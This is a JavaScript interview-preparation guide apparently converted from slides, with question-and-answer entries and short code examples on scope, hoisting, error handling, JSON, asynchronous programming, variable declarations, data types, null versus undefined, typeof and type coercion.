
```
//Global - accessible anywhere
let globalVariable = "global";

greet();

function greet() {
  //Function - accessible inside function only
  let functionVariable = "function";
  if (true) {
    //Block - accessible inside block only
    let blockVariables = "block";
    console.log(blockVariables); //Output: block
    console.log(functionVariable); //Output: function
    console.log(globalVariable); //Output: global
  }
  console.log(functionVariable); //Output: function
  console.log(globalVariable); //Output: global
}
console.log(globalVariable); //Output: global
```


Q. What is **Hoisting** in JavaScript? **V. IMP.**

- ❖ Hoisting is a JavaScript behavior where functions and variable **declarations are moved to the top** of their respective scopes during the compilation phase.



Q. What is **Error Handling** in JS? **V. IMP.**

- ❖ Error handling is the process of **managing errors**.




```
//try block contains the code that might throw an error
try {
    const result = someUndefinedVariable + 10;
    console.log(result);
}
//catch block is where the error is handled
catch (error) {
    console.log('An error occurred:', error.message);
}

//Output
//An error occurred: someUndefinedVariable is not defined
```

Q. What is JSON?


- ❖ JSON (JavaScript Object Notation) is a lightweight **data interchange format**.
- ❖ JSON consists of **key-value** pairs.



```
{  
  "name": "John Doe",  
  "age": 30,  
  "isStudent": false,  
  "address": {  
    "street": "123 Main St",  
    "city": "New York",  
    "country": "USA"  
  }  
}
```


Q. What is **asynchronous programming** in JS? What is its **use**? **V. IMP.**

SYNCHRONOUS



Time taken (28 sec)


ASYNCHRONOUS



Time taken (10 sec)

Q. What is **asynchronous programming** in JS? What is its **use**? **V. IMP.**

- ❖ Asynchronous programming allows multiple tasks or operations to be initiated and **executed concurrently**.
- ❖ Asynchronous operations **do not block** the execution of the code.



```
// Synchronous Programming
// Not efficient
console.log("Start");
Function1();
Function2();
console.log("End");

// Time taking function
function Function1() {
    // Loading Data from an API
    // Uploading Files
    // Animations
}
function Function2() {
    console.log(100 + 50);
}
```

Chapter 2: Variables & Datatypes



Q. What are variables? What is the difference between var, let, and const ?

Q. What are data types in JS?

Q. What is the difference between primitive and non-primitive data types?

Q. What is the difference between null and undefined in JS?


Q. What is the use of typeof operator?

Q. What is type coercion in JS?

Q. What are **variables**? What is the difference between **var**, **let**, and **const**? **V. IMP.**

❖ Variables are used to **store** data.

```
var count = 10;
```



Q. What are **variables**? What is the difference between **var**, **let**, and **const**? **V. IMP.**

- ❖ **var** creates a **function-scoped** variable.

```
//using var
function example() {

  if (true) {

    var count = 10;
    console.log(count);
    //output: 10
  }

  console.log(count);
  //Output: 10
}
```

- ❖ **let** creates a **block-scoped** variable

```
//using let
function example() {

  if (true) {

    let count = 10;
    console.log(count);
    //Output: 10
  }

  console.log(count);
  //Output: Uncaught
  //Reference Error:
  //count is not defined
}
```

- ❖ **const** can be assigned only once, and its value **cannot be changed** afterwards.

```
// Using constant
const z = 10;
z = 20;


// This will result
//in an error
console.log(z);
```

Q. What are **data types** in JS?


❖ A data type determines the **type of variable**.

```
//Number  
let age = 25;
```

```
//String  
let message = 'Hello!';  
  
//Boolean  
let isTrue = true;  
  
//Undefined  
let x;  
console.log(x);  
// Output: undefined  
  
//Null  
let y = null;  
console.log(y);  
// Output: null
```




Q. What is the difference between **primitive** and **non-primitive** data types? **V. IMP.**



Q. What is the difference between **primitive** and **non-primitive** data types? **V. IMP.**

- ❖ Primitive data types can hold only **single** value.
- ❖ Primitive data types are **immutable**, meaning their values, once assigned, cannot be changed.

```
//Number  
let age = 25;  
age = 30;
```



- ❖ Non primitive data types can hold **multiple** value.
- ❖ They are mutable and their values can be changed.

```
//Non primitive data types  
  
//Array  
let oddNumbers = [1, 3, 5]  
  
//Object  
let person = {  
  name: "John",  
  age: 30,  
  grades: ["A", "B", "C"],  
  greet: function() {  
    console.log(this.name);  
  }  
};
```

Q. What is the difference between **primitive** and **non-primitive** data types? **V. IMP.**

Primitive Data Types	Non-primitive Data Types
1. Number, string, Boolean, undefined, null are primitive data types.	Object, array, function, date, RegExp are non-primitive data types.
2. Primitive data types can hold only single value.	Non-primitive data types can hold multiple values and methods.
3. Primitive data types are immutable and their values cannot be changed.	Non-primitive data types are mutable and their values can be changed.
4. Primitive data types are simple data types.	Non-primitive data types are complex data types.

Q. What is the difference between **null** and **undefined** in JS?

```
let value1 = 0;  
let value2 = '';
```



- ❖ (A stand on the wall with also a paper holder)
Means there is a **valid variable** with also a value of **data type number**.

```
let value3 = null;
```



- ❖ (There is just a stand on the wall)
Means there is a **valid variable** with a value of **no data type**.

```
let value4;
```



- ❖ (There is nothing on the wall)
Means variable is **incomplete variable** and not assigned anything.

Q. What is the difference between **null** and **undefined** in JS?

```
let undefinedVariable; //no value assigned  
console.log(undefinedVariable);  
// Output: undefined
```

- ❖ **undefined**: When a variable is declared but has **not been assigned a value**, it is automatically initialized with undefined.
- ❖ Undefined can be used when you don't have the value right now, but you will get it after some logic or operation.

```
let nullVariable = null; //null assigned  
console.log(nullVariable);  
// Output: null
```

- ❖ **null**: null variables are intentionally assigned the **null value**.
- ❖ Null can be used, when you are sure you do not have any value for the particular variable.

Q. What is the use of **typeof** operator?

- ❖ **typeof** operator is used to determine the **type** of each variable.
- ❖ Real application use -> **typeof** operator can be used to **validate the data** received from external sources(api).

```
let num = 42;  
let str = "Hello, world!";  
let bool = true;  
let obj = { key: "value" };  
let arr = [1, 2, 3];  
let func = function() {};
```

```
//using typeof  
console.log(typeof num); // Output: "number"  
console.log(typeof str); // Output: "string"  
console.log(typeof bool); // Output: "boolean"  
console.log(typeof obj); // Output: "object"  
console.log(typeof arr); // Output: "object"  
console.log(typeof func); // Output: "function"  
console.log(typeof undefinedVariable);  
// Output: "undefined"
```

Q. What is **type coercion** in JS?

- ❖ Type coercion is the automatic conversion of values from one data type to another during certain operations or comparisons.
- ❖ Uses of type coercion:
 1. Type coercion can be used during **String and Number concatenation**.
 2. Type coercion can be used while using **Comparison operators**.

```
let string = "42";  
let number = 42;  
let boolean = true;  
let nullValue = null;
```

```
//Type coercion - automatic conversion  
console.log(string + number); // Output: "4242"  
  
console.log(number + boolean); // Output: 43  
  
console.log(number == string); // Output: true  
console.log(boolean == 1); // Output: true  
console.log(boolean + nullValue); // Output: 1
```

Chapter 3: Operators & Conditions



Q. What are operators? What are the types of operators in JS?

Q. What is the difference between unary, binary, and ternary operators?

Q. What is short-circuit evaluation in JS?

Q. What is operator precedence?

Q. What are the types of conditions statements in JS?

